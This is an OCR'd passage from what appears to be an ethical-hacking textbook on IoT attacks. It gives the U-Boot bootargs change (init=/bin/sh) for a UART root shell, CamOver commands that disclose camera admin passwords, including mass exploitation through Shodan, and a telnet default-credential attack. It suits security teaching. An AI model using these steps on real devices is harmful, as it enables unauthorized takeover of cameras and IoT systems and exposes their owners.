


Figure 18.60: Screenshot showing interruption to device boot up

- Run the **printenv** command to view the bootargs loaded during this process, which returns the following:

  bootargs=noinitrd console=ttyAM0,115200 rootfstype=ubifs ubi.mtd=5 root=ubi0:rootfs rw gpmi badupdater




Figure 18.61: Screenshot showing the output of bootlogs on the console

- Run the following command to load the environment variables into the device:

  setenv bootargs 'noinitrd console=ttyAM0,115200 rootfstype=ubifs ubi.mtd=5 root=ubi0:rootfs rw gpmi init=/bin/sh';

- Run the following command on the UART console to gain root access:

  nand read ${loadaddr} app-kernel 0x00400000 && bootm ${loadaddr}

  Here, the **bootm** command helps in loading the backup privileged booting image from the flash memory.





Figure 18.62: Screenshot showing root access on the device

Exploiting Cameras using CamOver

CamOver | CamOver is a camera exploitation tool that allows attackers to disclose **network camera admin password**



https://github.com


Some Commands to exploit cameras using CamOver

- Run the command **camover** in the terminal to initialize the tool
- Run the following command to exploit a single camera using a specific IP address:

```
camover -a <Camera IP Address>
```

- Run the following command to exploit cameras that are connected to the Internet using the Shodan search engine:

```
camover -t --shodan <Shodan
API Key>
```



Exploiting Cameras using CamOver

Source: *https://github.com*

CamOver is a camera exploitation tool that allows attackers to disclose network camera administrator passwords. Attackers can use CamOver to exploit vulnerabilities in popular camera models, such as CCTV, GoAhead, and Netwave. In addition, this tool is optimized for exploiting multiple cameras at a single time from a thread-enabled list.


```
┌──[root@parrot]─[/home/attacker]
└──╼ #camover
usage: camover [-h] [-t] [-o OUTPUT] [-i INPUT] [-a ADDRESS] [--shodan SHODAN]
               [--zoomeye ZOOMEYE] [-p PAGES]

CamOver is a camera exploitation tool that allows to disclosure network camera
admin password.

options:
  -h, --help            show this help message and exit
  -t, --threads         Use threads for fastest work.
  -o OUTPUT, --output OUTPUT
                        Output result to file.
  -i INPUT, --input INPUT
                        Input file of addresses.
  -a ADDRESS, --address ADDRESS
                        Single address.
  --shodan SHODAN       Shodan API key for exploiting devices over Internet.
  --zoomeye ZOOMEYE     ZoomEye API key for exploiting devices over Internet.
  -p PAGES, --pages PAGES
                        Number of pages you want to get from ZoomEye.
```


Figure 18.63: Screenshot of CamOver

The following are some commands to exploit cameras using CamOver:

- Run the **`camover`** command in the terminal to initialize the tool.
- Run the following command to exploit a single camera using a specific IP address:

  `camover -a <Camera IP Address>`
- Run the following commands to exploit cameras connected to the Internet using the Shodan search engine:

  `camover -t --shodan <Shodan API Key>`



Gain Remote Access

Vulnerabilities identified in the vulnerability-scanning phase allow an attacker to remotely gain access and command and control the attack while evading detection from various security products. Based on the vulnerabilities in an IoT device, the attacker may turn the device into a backdoor to gain access to an organization's network without infecting any end system that is protected by IDS/IPS, firewall, antivirus software, etc. After gaining remote access, attackers use these devices as a platform to launch attacks on other devices in the network.

Gaining Remote Access using Telnet

Attackers perform port scanning to learn about open ports and services on the target IoT device. If an attacker identifies that the telnet port is open, he/she exploits this vulnerability to gain remote access to the device. Many embedded system applications in IoT devices such as industrial control systems, routers, VoIP phones, and televisions. implement remote access capabilities using telnet. These applications include a telnet server for remote access.

Once the attacker identifies an open telnet port, he/she can learn what information is shared between the connected devices, including their software and hardware models. Then, the attacker performs further attacks by exploiting their specific vulnerabilities. First, the attacker identifies whether authentication is required or not. If not, he/she directly obtains unauthorized access to explore the data stored in the device. If authentication is required, then the attacker tries all the default credentials such as root/root and system/system or performs a brute-force attack to obtain passwords for the administrator or common user accounts. For example, an attacker can use tools such as Shodan and Censys to gain remote access to the target device.

